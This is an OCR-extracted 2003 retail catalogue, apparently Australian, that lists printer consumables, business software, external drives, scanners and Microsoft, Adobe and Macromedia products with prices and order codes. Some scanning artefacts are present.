| Websearch | 194736 |
| Websearch | 194737 |
| Websearch | 194738 |
| Websearch | 194739 |
| Websearch | 194740 |
| Websearch | 194741 |
| Websearch | 194758 |
| Websearch | 194759 |



| | |
|-----------|--------|
| Websearch | 194761 |
| Websearch | 194760 |
| Websearch | 194762 |
| Websearch | 194729 |
| Websearch | 194731 |
| Websearch | 194732 |
| Websearch | 194733 |
| Websearch | 195077 |
| Websearch | 195078 |
| Websearch | 195079 |

Keytek Compatible Inkjet Cartridges

With 10 years of experience, Keytek is the largest independent supplier of Inkjet Cartridges in Australia. We have an extensive range of compatible Inkjet Cartridges for Epson, Canon, Hewlett Packard, Sharp, Brother and Xerox all manufactured to the highest standard and come with a 100% replacement warranty. A sensible alternative to the expensive Original cartridges and guaranteed to give quality and performance.

| | |
|---|---------|
| Keytek Compatible Ink Cartridge Canon Black for BJ 4000/4100/5500/2000 Series - 8C321BK | \$9.00 |
| Keytek Compatible Ink Cartridge Canon Black for BJ 6000/6200/6500/5450/54500 - 8C321BK | \$15.00 |
| Keytek Compatible Ink Cartridge Canon Colour for BJ 4000/4100/5500/2000 Series - 8C321C | \$15.00 |
| Keytek Compatible Ink Cartridge Canon Cyan for BJ 6000/6200/6500/5450/54500 - 8C321C | \$13.00 |
| Keytek Compatible Ink Cartridge Canon Magenta for BJ 6000/6200/6500/5450/54500 - 8C321M | \$13.00 |
| Keytek Compatible Ink Cartridge Canon Yellow for BJ 6000/6200/6500/5450/54500 - 8C321Y | \$13.00 |
| Keytek Compatible Ink Cartridge Epson Black for Stylus 440/460/600/700 - 5020093 | \$18.00 |
| Keytek Compatible Ink Cartridge Epson Black for Stylus 440/460/600/700/720/1200 - 5020187 | \$20.00 |
| Keytek Compatible Ink Cartridge Epson Black for Stylus 480/800/3200/C405/C404UX - T0113 | \$12.00 |
| Keytek Compatible Ink Cartridge Epson Black for Stylus 680 - T017 | \$18.00 |
| Keytek Compatible Ink Cartridge Epson Black for Stylus 800/850/1520 - 5020108 | \$18.00 |
| Keytek Compatible Ink Cartridge Epson Black for Stylus 880 - T019 | \$18.00 |
| Keytek Compatible Ink Cartridge Epson Black for Stylus C41 - T038 | \$19.00 |
| Keytek Compatible Ink Cartridge Epson Colour for Stylus 400/600/800/850/1520 - 5020089 | \$20.00 |
| Keytek Compatible Ink Cartridge Epson Colour for Stylus 480/580/C20UX/C405/C404UX - T014 | \$19.00 |
| Keytek Compatible Ink Cartridge Epson Colour for Stylus 680 - T018 | \$27.00 |
| Keytek Compatible Ink Cartridge Epson Colour for Stylus 810 - T027 | \$33.00 |
| Keytek Compatible Ink Cartridge Epson Colour for Stylus C41 - T038 | \$29.00 |
| Keytek Compatible Ink Cartridge Epson Colour for Stylus C60 - T029 | \$33.00 |
| Keytek Compatible Ink Cartridge HP Black for DJ 400/500 Series - HP51626AA | \$42.00 |
| Keytek Compatible Ink Cartridge HP Black for DJ 600/660/670/690 - 51629AA | \$42.00 |
| Keytek Compatible Ink Cartridge HP Black for DJ 610/640/656C - C6614DA | \$38.00 |
| Keytek Compatible Ink Cartridge HP Black for DJ 840C/845C/948C - C6615DA | \$38.00 |
| Keytek Compatible Ink Cartridge HP Colour for DJ 930C/990CX/1220C - 51645AA | \$45.00 |
| Keytek Compatible Ink Cartridge HP Colour for DJ 320/340/400/540/550C/560C - 51625AA | \$52.00 |
| Keytek Compatible Ink Cartridge HP Colour for DJ 640C/656C/350/600/660/670/690 - 51649AA | \$52.00 |

SAVE UP TO 50%
on your printer supplies

Keytek Compatible Toner Cartridges

Keytek has an extensive range of premium compatible Toners for Laser and Photocopier Printers both in black and colour, all manufactured to the highest standard and to meet or exceed O.E.M. specifications but at a very competitive price point.

SAVE UP TO 50%
on your printer supplies

| | |
|---|----------|
| Keytek Laser Toner Economy for HP 1100 Series - C4092A | \$105.00 |
| Keytek Laser Toner Economy EPE for HP 45 Series - 92298A | \$79.00 |
| Keytek Laser Toner Economy for HP 5P/6P - C3903A | \$90.00 |
| Keytek Laser Toner Economy EPL for HP 101/110P - 92275A | \$72.00 |
| Keytek Laser Toner Economy for HP 4V/4VX - C3904A | \$110.00 |
| Keytek Laser Toner Economy EPA for HP 5L/6L/3100 - C3906A | \$85.00 |
| Keytek Laser Toner Economy EP22 for HP 55/8000 - C3909A | \$140.00 |
| Keytek Laser Toner Economy EP32 for HP 2100/2200D - C4096A | \$140.00 |
| Keytek Laser Toner Economy for HP 4000N/4050N - C4127X | \$175.00 |
| Keytek Laser Toner Economy for HP 5000 Series - C4129X | \$195.00 |
| Keytek Laser Toner Economy for HP 8100/8150 - C4182X | \$225.00 |
| Keytek Laser Toner Economy for Lexmark Optra R 4049/LX/RX - 1382100 | \$165.00 |
| Keytek Laser Toner Economy for Lexmark Optra S 1255/1620/2450 - 1382920 | \$169.00 |
| Keytek Laser Toner Economy for Lexmark Optra T 6106/146/15 - 12A5845 | \$225.00 |

Keytek Compatible Fax Cartridges


Keytek has an extensive range of Compatible Thermal Fax Films and Fax Toners for Panasonic, Sharp, Brother and Canon that are manufactured all to the highest standard to produce clear, crisp, quality prints. All products come with a 100% replacement warranty at a very competitive price point.

SAVE UP TO 50%
on your printer supplies

| | |
|--|----------|
| Keytek Fax Toner Economy for Panasonic UF545/UF770 - UG3313 | \$145.00 |
| Keytek Fax Toner Economy for Panasonic UF744/UF788 - UG3309 | \$145.00 |
| Keytek Fax Toner Economy for Panasonic UF745/UF755 - UG3204 | \$145.00 |
| Keytek Fax Toner Economy FX1 for Canon L200/L760/L3000 - H116221 | \$90.00 |
| Keytek Fax Toner Economy FX2 for Canon L500/L600/L5500 - H116321 | \$85.00 |
| Keytek Fax Toner Economy FX3 for Canon L200/L250/L300 - H116381 | \$85.00 |
| Keytek Fax Toner Economy FX4 for Canon L800/L900/L9000 - H116401 | \$99.00 |
| Keytek Compatible Fax Film Panasonic KXFA136A Refills Box 2 | \$36.00 |
| Keytek Compatible Fax Film Sharp FO13CR Box 2 | \$25.00 |
| Keytek Compatible Fax Film Sharp FO13CR Box 2 | \$38.00 |

MAUS KPI Scorecard Pro

- Makes Key Performance Indicator monitoring, reporting and analysis easy.
- Significantly reduces the time required to develop sophisticated KPI Scorecards.
- Performance reports are instantly generated incorporating text, graphs and tables.
- Assesses KPI across any time period-weekly, monthly, yearly or the time frame that best suits your industry.
- Allows you to benchmark and rank performance
- Allows you to extend your reporting to non-financial KPIs.
- Allows you to enter data & produce reports in minutes



Websearch Code 189940 **\$419**

MAUS Performance Review

- Save up to 90% of the time spent performing employee appraisals.
- Record day to day problems and accomplishments more efficiently.
- Includes Performance log: goals, critical incident reporting.
- Intell-Text technology to create eloquent text and to avoid incorrect wording.
- Expert Human Resource advice and coaching ideas are provided at each stage of the review, ensuring that your reviews will meet HR best practice. The software also includes an on-going performance log that gives you the power to record the week-to-week performance of your staff.



Websearch Code 189782 **\$259**

MAUS MasterPlan

Award Finalist in the Telstra Small Business Show Software awards

For people who need a winning, professional Business or Marketing Plan, MasterPlan's simple step-by-step question and answer format enables you to construct full financials, text and graphics in no time at all! Sample plans, real life examples and a unique financial wizard will ensure you prepare a perfect plan every time.

Suitable for:

- Simple and detailed Business and Marketing Plans
- Analysing and growing your business
- Starting a new business
- Forming new strategies and ideas
- Applying for finance
- Launching a new product or service
- Gaining a competitive advantage



Websearch Code 12945 **\$179**

MAUS Job Descriptions

Create clear, concise job descriptions in minutes. Choose from over 3,800 customisable job descriptions selectable by job title or industry. Use the question and answer format to address physical and educational requirements, work environment, qualifications and supervisory duties.

At the click of a button MAUS Job Descriptions will provide you with:

- An accurate concise library of customisable job descriptions
- Expert HR advice
- Custom interview questions and rating forms
- An 'Ad Writer' to help you write and place effective employment advertisements
- Protection from unfair dismissal claims



Websearch Code 191874 **\$259**

MAUS Stockmarket Plus V5

Award Finalist in the Channel 9 small business show software awards

One of the biggest selling personal investment software tools in Australia. The application is a 4 in 1 Investment Software Tool. It handles shares, options, warrants, property, managed funds, fixed interest and a range of other investments with ease! Can now be used in conjunction with online bank accounts.

MAUS Stockmarket Plus provides investors with a comprehensive, yet user friendly tool which will allow you to not only keep track of your investments but provide you with enough vital data to make informed investment decisions.



Websearch Code 18148 **\$179**

MAUS Employee Manual

Create a handbook encompassing all of your organisations policies and procedures. The application covers issues such as holiday entitlements, employee benefits, employment contracts, recruitment, termination and much more through a simple to use question and answer format.

Whether your business is large or small, MAUS Employee Manual can help you achieve the kind of professional results you would expect from experienced consultants - but with a lot less time, effort and money.



Websearch Code 194411 **\$179**

Maxtor 5000LE

80GB USB2

External Storage

- Easy add-on storage for home or office
- Perfect for photos, music, and documents
- Master OneTouch: the easy way to make back-up copies of your files
- USB 2.0 & USB 1.1 compatible
- Up to 480Mb/sec data transfer rate
- Stands vertically or horizontally
- PC and Mac



\$475
Websearch Code 194214

Maxtor 5000DV

120GB USB2/FW

External Storage

- Versatile add-on storage
- Dantz Retrospect Express software included
- FireWire, iLINK, and 1394 compatible
- USB 2.0 & USB 1.1 compatible
- 2200 RPM hard drive technology
- Up to 480Mb/sec data transfer rate - USB 2.0
- Up to 400Mb/sec data transfer rate - FireWire
- Hot swappable
- PC and Mac



\$649
Websearch Code 193602

Maxtor 5000XT

250GB USB2/FW

External Storage

- Dantz Retrospect Express software included
- FireWire, iLINK, and 1394 compatible
- USB 2.0 & USB 1.1 compatible
- Up to 480Mb/sec data transfer rate - USB 2.0
- Up to 400Mb/sec data transfer rate - FireWire
- Hot-swappable
- PC and Mac



\$899
Websearch Code 194228



MS Freelancer

Adventure, intrigue, and opportunity in an insanely epic and fascinating science-fiction universe. Freelancer combines a fully-immersive 3D spaceflight system with real-time 3D character interaction to give you complete control over buying and selling commodities, accepting missions for hire, and customizing your spacecraft.

Rated: G8+

NEW**\$79**

Websearch Code 195268

MS Money 2003

Microsoft Money 2003 Standard provides a quick and easy way to organise and manage your personal finances. Create a budget, reduce debt, balance your checkbook, pay bills and manage your home finances. Personal finance made simple.

**\$65**

Websearch Code 191381

MS Picture It! Digital Image Pro

Picture It! Digital Image Pro puts you in control of your photos through powerful digital imaging tools with helpful wizards and professional quality photo projects.

**\$169**

Websearch Code 191340

Microsoft Works Suite 2003

5 full version Microsoft software titles for your home PC at one low price.

Includes:


- Microsoft Word
- Microsoft Works
- Microsoft Money Standard
- Microsoft Encarta Standard
- Microsoft Picture It!

**\$175**

Websearch Code 191333

Microsoft MSDN Universal 7

Provides priority access to essential resources for developers, including timely delivery of everything you need to build XML Web services and applications. Get uninterrupted access to the latest Microsoft technologies 24 hours a day 7 days a week online and through regular CD or DVD updates.

**FREE ViewSonic Pocket PC!**

*Valid 1/5/03 to 30/6/03 or while stocks last. Visit www.microsoft.com.au/msdn/getpocketpc or phone 130058 (option 2,2) for full details and conditions.

\$5379

Websearch Code 130922

Microsoft Exchange 2000 Server Standard

Supporting a range of collaborative activities, including group scheduling capabilities, discussion groups, and team folders, it provides access to information across geographic, organisational, and technology barriers with features such as Instant Messaging, real-time data, and video conferencing.



Call for academic pricing.

Full 5 Clients

Websearch Code MS5854

\$2589**Microsoft Visual Studio .Net Professional**

Visual Studio .Net Professional will enable developers to build next generation Internet applications that target any Internet device and integrate with any platform.

Upgrade \$1085
Call for academic pricing.**FREE ViewSonic Pocket PC!**

*Valid 1/5/03 to 30/6/03 or while stocks last. Visit www.microsoft.com.au/msdn/getpocketpc or phone 130058 (option 2,2) for full details and conditions.

\$2199

Websearch Code 180774

Microsoft Publisher 2002

A business desktop publishing program designed for business users who are serious about creating their own marketing materials without the help of a professional designer.

Upgrade \$179

Call for academic pricing.

**\$279**

Websearch Code MS5673

Microsoft Visio 2002 Std

Quickly assemble diagrams using predefined shapes - there's no need to draw. Visualise people, projects, and processes. Create flowcharts, organisation charts, timelines, office layouts, and more. Even generate diagrams from data stored in Microsoft Excel, Microsoft Access, and Microsoft Project.



Std Upgrade \$219

Call for academic pricing.

\$425

Websearch Code MS5085

Microsoft Small Business Server 2000

The network solution designed to help businesses with up to 50 PCs take advantage of the Internet, strengthen customer relationships, and improve employee productivity. Includes Windows 2000 Server, Exchange 2000 Server, Internet Security and Acceleration Server 2000, SQL Server 2000, and more.



Call for academic pricing.

Full 5 Clients

Websearch Code 102127

\$2949**Microsoft Visual Basic .net Standard**

Reengineered to be a first-class language on the Microsoft .NET Framework, it provides the easiest and most productive route for new developers and existing Visual Basic programmers to quickly build Windows-based applications.



Call for academic pricing.

\$219

Websearch Code 180793

Microsoft FrontPage 2002

Add sophisticated technology to your Web site without having to program. Whether you want to better understand your visitors through usage analysis reports, or get the lowdown on your site's performance with enhanced reports,

Microsoft FrontPage 2002 has the tools to help your business. With improved interfaces and enhanced wizards you need to Front page to get a professional-looking website.

Upgrade \$189

Call for academic pricing.

**\$359**

Websearch Code MS5673

Microsoft Visio 2002 Pro

Visio Professional 2002 provides diagramming solutions that help business and technical professionals document and communicate a broad range of ideas, information, and systems. Visio used to augment text and numbers, message more concise, help people remember main points, and transcend cultural and technical barriers.



Pro Upgrade \$529

Call for academic pricing.

\$1049

Websearch Code MS5687

Microsoft SQL Server 2000 Standard

Relational Database Management and Analysis System. Great support for Web systems, powerful tools for system management and tuning, and exceptional scalability and reliability for your money make SQL Server 2000 the best choice for the next generation of enterprise-class database solutions.



Call for academic pricing.

Full 5 Clients

Websearch Code 103202

\$2979**Microsoft Visual C++ .net Standard**

Visual C++ .NET is the most powerful C++ tool for creating the highest-performance software for Windows and the Web. Including features like, IntelliSense Technology, Edit and Continue which significantly speeds the development process.



Call for academic pricing.

\$219

Websearch Code 192091

Microsoft Office XP

The most significant version of Office ever released, Microsoft Office XP Professional integrates productivity innovations throughout its programs to transform the traditional Office suite into a smarter overall work experience. By simplifying productivity, enabling collaboration for everyone, and extending Office beyond the desktop, Office XP streamlines how people work with information and one another, making it easier for everyone to create, share, and analyse important data.



**Purchase Office XP
on your new PC & SAVE
approx. 65%
(see page 5 for details)**

Office XP Standard

Standard Office suite features Word, Excel, Outlook and PowerPoint 2002 applications. Call for academic pricing.

| Upgrade | Full |
|-----------------------------|-----------------------------|
| \$449 | \$919 |
| Websearch Code MSS585 | Websearch Code MSS584 |

Office XP Professional

Professional Office suite includes Word, Excel, Access, Outlook and PowerPoint 2002 applications. Call for academic pricing.

| Upgrade | Full |
|-----------------------------|-----------------------------|
| \$639 | \$1119 |
| Websearch Code MSS589 | Websearch Code MSS587 |

Office XP Developer

Office XP Developer includes Microsoft FrontPage Web site creation and management tools, also includes developer-only versions of Microsoft SQL Server 2000 and Exchange 2000 Server. Call for academic pricing.

| Upgrade | Full |
|-----------------------------|-----------------------------|
| \$1049 | \$1515 |
| Websearch Code MSS582 | Websearch Code MSS583 |

Microsoft Windows XP Home

Windows XP Home Edition is an excellent choice for most home users, with exciting new features that help you do more with your computer.

Microsoft Windows XP Professional

Windows XP Professional, provides the highest levels of performance, productivity, and security. It is the best choice for business users and for home users who demand the most from their systems. All the benefits of Windows XP Home Edition.

Call for academic pricing.



| Home | |
|-----------------------------|-----------------------------|
| Upgrade | Full |
| \$215 | \$405 |
| Websearch Code MSS701 | Websearch Code MSS700 |
| Professional | |
| Upgrade | Full |
| \$415 | \$599 |
| Websearch Code MSS703 | Websearch Code MSS702 |

Microsoft Project Standard

Get the tool you need to schedule, organise and analyse tasks, deadlines and resources. This is the upgrade to Microsoft's core project management program for planning and managing projects from the desktop.

Call for academic pricing.



\$1239

Websearch Code 190094

Microsoft Project Professional

This new desktop program includes all the core project management functionality of Microsoft Project Standard. Used with Microsoft Project Server 2002, it also offers powerful collaboration features, including enterprise resource management and analytical tools.

Call for academic pricing.



\$1999

Websearch Code 190095

MS Plus! Digital Media Edition

Share your photos and enjoy your music and home movies. Create vibrant photo stories with your narration, music and photo effects. Transform your PC into a full-featured party jukebox with visual effects while protecting your personal information and restricting access to other applications. Copy your aging cassette tapes and vinyl records into clean, vibrant digital files using hiss and pop reduction, track splitting and more.



\$44

MS Windows Server 2003

Windows Server 2003, Standard Edition is the network operating system for small organisations and departmental use. It delivers intelligent file and printer sharing, secure Internet connectivity, centralised desktop application deployment, and Web solutions that connect employees, partners, and customers.

Call for academic pricing.
Enterprise Available.



| Standard S Client | Standard 10 Client |
|-----------------------------|-----------------------------|
| \$2099 | \$2499 |
| Websearch Code 195041 | Websearch Code 195045 |

Microsoft Volume Licensing

Microsoft's Open Licensing program offers benefits when purchasing or acquiring multiple copies of Microsoft software.

Designed for organisations with as few as two PCs and purchasing as few as five licenses on the initial order. Receive significant discounts over retail full packaged product prices - minimum 20%. For example: Office XP Pro - \$915 (Minimum 5 license purchases if you are a new MOLP customer).

**Call our Managed Accounts team to
SAVE!
1300 761 761**

Microsoft Office v.X for Mac

Office v.X supports all your favorite Mac OS X features and technologies, and is completely compatible with Office 2001 for Mac, Office 98 Mac Edition, Office for MS Windows, AppleWorks 6, and FileMaker Pro 5.5.

Call for academic pricing.



| Upgrade |
|-----------------------------|
| \$549 |
| Websearch Code MSS710 |
| Full |
| \$899 |
| Websearch Code MSS709 |

Microsoft Rise of Nations

From Brian Reynolds, designer of Civilization II and Alpha Centauri, comes Rise of Nations, combining the epic scope of Civilization with the fast-paced action of real-time strategy games. Rise of Nations allows players to create new cities, improve their city infrastructure and expand national borders. Rated: G+



\$85
Websearch Code 195319

Centennial Media Acrobat 5

Alan Rosenfeld, Applications Specialist from Adobe Systems Asia, provides easy to follow and comprehensive instruction for students or business users alike. The range of this versatile software is systematically unfolded and demonstrated in four hours of expert tuition.


\$198

Websearch Code 195633

Centennial Media Photoshop 7

The graphics industry worldwide relies on the power of Photoshop. Students will be well prepared for future employment if they have a sound understanding of this software. In 8 hours of in-depth training Mike McHugh covers this essential program.


\$363

Websearch Code 195635

Photoshop Elements 2

\$297

Websearch Code 195634

Centennial Media InDesign 2

Mike McHugh, a presenter for Adobe Systems, covers InDesign 2 in 6 hours in a comprehensive and easy to follow manner. Ideal for classroom training and lesson content.


\$297

Websearch Code 195634



Adobe Acrobat 6.0 Standard

Adobe Acrobat 6.0 Standard software lets business professionals quickly and easily convert any Microsoft Office, Internet Explorer, or other paper or electronic document to a reliable Adobe Portable Document Format (PDF) file. Adobe PDF files preserve the visual integrity of documents so that they can be e-mailed to colleagues and then viewed and printed on a variety of platforms using free Adobe Reader software. Adobe 6.0 Standard software's intuitive review tool allows business professionals to comment on documents electronically and make it easy to track, manage, and incorporate feedback into original documents, which streamlines communications and reduces the costs and inefficiencies associated with paper-based review processes.

\$199

 Full
 Websearch WIN 196180
 Websearch MAC 196173

\$579


Adobe Acrobat 6.0 Professional

Adobe Acrobat 6.0 Professional software allows business, creative, and engineering professionals who work with graphically complex documents to exchange business-critical documents accurately and efficiently. Convert any document to Adobe Portable Document Format (PDF), and with one button click from Microsoft Office, Internet Explorer, and Microsoft Project, as well as from Microsoft Visio and AutoCAD, preserve document layers. Combine multiple documents—including large-format technical drawings and page layouts—into one compact Adobe PDF file in a single step, and automatically initiate and manage document reviews using intuitive electronic tools. Create forms that can be exchanged with colleagues and customers, and archive your project files as searchable Adobe PDF files.

\$299

 Full
 Websearch WIN 196187
 Websearch MAC 196181

\$879


Adobe Photoshop 7.0 The world-standard image editing solution

Adobe Photoshop 7.0 software helps you work more efficiently, explore new creative options, and produce the highest quality images for print, the Web, wireless devices, and anywhere else. With the new File Browser, you can inspect image data without opening files. Effortlessly remove dust, scratches, and other flaws with the new Healing Brush. Streamline your Web design using new transparency capabilities and sophisticated rollover controls. Indulge your creativity with a powerful new paint engine and art studio brushes, plus the new automatic Pattern Maker and an enhanced, easier-to-use Liquify tool. To create exceptional imagery, rely on Adobe Photoshop 7.0, the professional image-editing standard.

\$349


 Full
 Websearch WIN 195960
 Websearch MAC 195967

\$1329

Adobe Illustrator 10

Adobe Illustrator 10 defines the future of vector graphics with groundbreaking creative options and powerful tools for efficiently publishing artwork on the Web, in print, everywhere.

Produce superb Web graphics using symbols and innovative slicing options. Explore creative ideas with live distortion tools. Publish graphics in record time with dynamic data-driven graphics and other productivity features.



Upgrade

 Websearch WIN 197073
 Websearch MAC 197086

\$919

Adobe Premiere 6.5

The essential tool for professional digital video editing. Delivering unmatched hardware support, Adobe Premiere 6.5 software is the most adaptable DV-editing tool on the market today.

Now you can work more productively with real-time editing capabilities. And you can take advantage of the sophisticated new Adobe Title Designer, MPEG-2 export, DVD authoring, powerful audio tools, and more to create extraordinary video productions.



Full

 Websearch WIN 19636
 Websearch MAC 19635

\$1239

Adobe InDesign 2.0

InDesign 2.0 integrates tightly with Adobe Photoshop, Adobe Illustrator, and Adobe Acrobat. Plus, it frees you to be more creative by delivering intuitive features that reduce elaborate design tasks to a few quick steps. When you're ready to print, the results are precise and reliable. InDesign 2.0 also makes it easy to move beyond print with built-in support for publishing pages anywhere. Version 2.0 offers object transparency, long-document management options, one-step table export, XML import and export, improved performance, and more.



Upgrade

 Websearch WIN 195968
 Websearch MAC 195967

\$1529

Adobe PageMaker 7.0

The ideal page layout program for business, education, and small office, home-office (SOHO) professionals who want to create high-quality publications such as brochures and newsletters.

Get started quickly with templates, graphics, and intuitive design tools; work productively across Adobe applications.

Features include, Create and view Adobe Portable Document Format (PDF) files, import native Photoshop and Illustrator files. You can drag and drop the native file or use the Place dialogue box.



Upgrade

 Full
 Websearch WIN A00297
 Websearch MAC A00298

\$1099

Adobe Design Collection

The Adobe Design Collection contains four leading-edge design and publishing applications in one fully integrated suite. Together these programs give you everything you need to create and produce professional documents across media.

- Includes:
- Adobe InDesign 2.0
 - Adobe Photoshop 7.0

- Adobe Illustrator 10
- Adobe Acrobat 5.5

Save over 50% with the Adobe Design Collection
Savings based on individual product prices

Receive a free upgrade (until new version ships) to Acrobat 6.0. To claim your free upgrade please contact Adobe customer service on 1300 550 205. Claims must be lodged by 22nd July 2003. Conditions apply.

| Academic | | | |
|---------------|--------|---------------|--------|
| Websearch WIN | 193168 | Websearch WIN | 190184 |
| Websearch MAC | 193169 | Websearch MAC | 190203 |
| \$739 | | \$2149 | |

Adobe Publishing Collection

Publishing Collection brings together four powerful applications for business, education and small office/home office professionals. These complementary applications help you create professional looking communications for print and the Web.

- Includes:
- Adobe PageMaker 7.0
 - Adobe Photoshop 7.0

- Adobe Illustrator 10
- Adobe Acrobat 5.5

Save over 40% with the Adobe Publishing Collection
Savings based on individual product prices

Receive a free upgrade (until new version ships) to Acrobat 6.0. To claim your free upgrade please contact Adobe customer service on 1300 550 205. Claims must be lodged by 22nd July 2003. Conditions apply.

| Academic | | | |
|---------------|--------|---------------|--------|
| Websearch WIN | 193175 | Websearch WIN | 190267 |
| Websearch MAC | 193176 | Websearch MAC | 190269 |
| \$899 | | \$2199 | |

Adobe Web Collection

Web collection is a comprehensive, tightly integrated software suite that gives you the power to design extraordinary still and interactive Web graphics, optimize those graphics for efficient downloading, and build dynamic Web sites that support the latest technology and standards.

- Includes:
- Adobe GoLive 6.0
 - Adobe Photoshop 7.0

- Adobe Illustrator 10
- Adobe Acrobat 5.5

Save over 35% with the Adobe Web Collection
Savings based on individual product prices

Receive a free upgrade (until new version ships) to Acrobat 6.0. To claim your free upgrade please contact Adobe customer service on 1300 550 205. Claims must be lodged by 22nd July 2003. Conditions apply.

| Academic | | | |
|---------------|--------|---------------|--------|
| Websearch WIN | 193173 | Websearch WIN | 193177 |
| Websearch MAC | 193172 | Websearch MAC | 193178 |
| \$739 | | \$2299 | |

Adobe Digital Video Collection

Adobe Digital Video Collection delivers professional tools for putting your ideas into motion. Whether you produce projects for film, multimedia, video, or the Web, you'll gain the creative control you need to achieve superb results.

- Includes:
- Adobe Premiere 6.5
 - Adobe Photoshop 7.0

- Adobe After Effects 5.5
- Adobe Illustrator 10

Save over 45% with the Adobe Digital Video Collection
Savings based on individual product prices

| Standard | | | |
|---------------|--------|---------------|--|
| Websearch WIN | 191977 | \$2699 | |
| Websearch MAC | 192596 | | |

Adobe Photoshop Album

Finding and organizing your digital photos is a snap with Adobe Photoshop Album. Now you can see all of your photos in one place and instantly sort them by date or by any keyword you choose. Easily fix basic flaws and share your photos in slide shows, albums, cards, calendars, and more. Adobe Photoshop Album has everything you need to find your photos and quickly share your memories.



| | | |
|---------------|--------|-------------|
| Websearch WIN | 194926 | \$95 |
|---------------|--------|-------------|

Adobe Photoshop Elements 2.0

The perfect combination of power and simplicity so you can do more with your photos. From quickly correcting red eye, color, and exposure to more creative editing, you can easily achieve outstanding results. Comprehensive Help features offer easy-to-understand explanations, definitions of terminology, hints for using editing tools, and more. Inspirational Recipes describe how to apply amazing special effects and help you perform a variety of editing techniques. Adobe Photoshop Elements 2.0 makes digital imaging a breeze.



| | | |
|---------------|-----------------------|-------|
| Academic \$99 | Full | \$165 |
| | Websearch Code 191428 | |

Transactional License Program. Volume licensing made easy

The Adobe Transactional License Program (TLP) is a volume licensing solution that allows organisations worldwide to acquire Adobe software at a discount, based on the quantity of software licensed in a single transaction. Each Adobe product is assigned a point value (e.g. Acrobat = 1 point), and you receive a volume discount based on the point value of your transaction. Minimum 5 points to qualify! No contracts.

For example: Adobe Acrobat 5.5® Corporate on TLP - From \$385 (Minimum 5 point purchase - Acrobat worth 1 point).

City Software has recently become 1 of 5 Adobe Licensing Centre's in Australia!

* Receive a free upgrade (until new version ships) to Acrobat 6.0. To claim your free upgrade please contact Adobe customer service on 1300 550 205. Claims must be lodged by 22nd July 2003. Conditions apply.

Call our Managed Accounts team to **SAVE!**
1300 761 761

Microtek FilmScan 1800

The FilmScan 1800 is an affordable 35mm scanner capable of scanning positive and negative film strips as well as mounted slides. An advanced auto-focusing system ensures sharp results whilst the high density of 3.4D captures highlight and shadow detail in a single pass. Optical Resolution, 1800 x 1800 dpi.



| |
|-------------------------|
| \$859 |
| Websearch Code 195927 |
| \$9.42 PER WEEK* |

Fujitsu FI-4120c Scanner

Designed to occupy minimum desk space and features true duplex scanning, both sides being scanned at the same time.

- High speed document scanner: 25ppm
- True duplex: scans both sides of the page in one pass
- 50 page automatic document feeder
- Scan to a file or printer directly to the scanners front panel (up to 9 preset destinations!)
- USB and SCSI ports



| |
|--------------------------|
| \$1449 |
| Websearch Code 193935 |
| \$15.88 PER WEEK* |

Microtek ScanMaker 6800

- Sigma 5x CCD Technology: 6 linear rows of CCD elements for super-resolution 4800 x 2400 dpi scanning
- Increase productivity with automated scan, PDF, OCR, and email functions
- Built-in 54" transparency adaptor
- Built-in FilmView window for previewing slides



| |
|--------------------------|
| \$939 |
| Websearch Code 196170 |
| \$10.29 PER WEEK* |

Centennial Media Training CD-ROM's

Centennial Media provides the solution through interactive CD computer training of the highest standard that is also convenient, flexible and extremely cost-effective.



DreamWeaver MX
\$363
 Websearch Code 195823

FireWorks MX
\$297
 Websearch Code 195824

Flash MX
\$297
 Websearch Code 195822

Panda Antivirus

Titanium is for home users. Platinum is for businesses and professionals. Both rapidly detect and eliminate all types of viruses; includes technical support 24 hours, 365 days. In addition, Platinum protects against hackers; includes firewall protection; includes daily signature file and scan engine updates.



Titanium
\$69
 Websearch Code 195318

Platinum
\$89
 Websearch Code 195315

Macromedia Studio MX PLUS

The essential suite of tools for building websites and rich Internet applications includes Macromedia Flash MX, Dreamweaver MX, Fireworks MX, FreeHand MX, ColdFusion MX Developers Edition, Flash Player 5, DevNet Resource Kit Special Edition and Contribute.

Upgrade from Studio MX \$395
 Upgrade from 2 products \$985
 Upgrade from 1 product \$1389

Full
 Websearch WIN 195728
\$1769



Upgrade \$189

Flash MX Communication Server Pro 1.5

Develop the next generation of online communications, deliver multi-way audio, video, and real-time data in your websites and Rich Internet applications. Change the way we communicate and collaborate online. Create engaging presales applications that integrate audio, video, text, chat, and enterprise data.

Full
 Websearch WIN 195725
\$849



Macromedia Contribute

Now anyone can update, add and publish content to existing websites without knowing HTML. With Macromedia Contribute non-technical users can update any HTML website including sites built in Dreamweaver, FrontPage, and other tools, without affecting the quality of existing HTML code. For web professionals, this means spending less time on content maintenance while retaining control over website style, layout, permissions, and code. Contribute is a stand alone product that also works seamlessly with Dreamweaver MX and supports Dreamweaver templates, so web professionals can quickly integrate Contribute into their existing workflow.

Full
 Websearch WIN 192497
\$219



Macromedia Director MX

Combine any media, deliver anywhere, and reach everyone with Director MX, the powerful multimedia-authoring solution. With Director, you can build rich accessible content that delivers real results, integrating interactive audio, video, bitmaps, vectors, text, fonts, and more. Work more effectively within the familiar Macromedia MX user interface and take advantage of unprecedented Macromedia Flash MX integration. Customize your applications with an extensible plug-in architecture and ensure smooth playback—even when using long files or videos—with advanced memory management. And deploy on CD/DVD, corporate intranets, or to over 300 million web users with Shockwave Player.

Upgrade from 8
 Websearch WIN 192411
 Websearch MAC 192412
\$849

Full
 Websearch WIN 192803
 Websearch MAC 192804
\$2575



Professional \$2759

Macromedia DevNet

DevNet Subscriptions gives you the latest development software, Macromedia servers, and productivity-enhancing resources, conveniently delivered online and on CD and all for a single annual fee.

Essentials
 Websearch MAC 196230
\$589



Upgrade from 10 \$219

Full
 Websearch WIN 195301
 Websearch MAC 195300
\$789



Macromedia ColdFusion MX

Easily build rich Internet applications that integrate with databases, XML, web services, Macromedia Flash, and more. ColdFusion MX empowers developers with a productive scripting environment and integrated search and charting capabilities. Amongst industry-standard operating systems and harness the power of the Java and .NET platforms with the legendary ease of use of ColdFusion.

Server Enterprise plus two year subscription \$11,299

Server Professional plus two year subscription \$2999

Server Enterprise
 Websearch Code 190329
\$8199

Server Professional
 Websearch Code 190327
\$2249

CorelDRAW 11

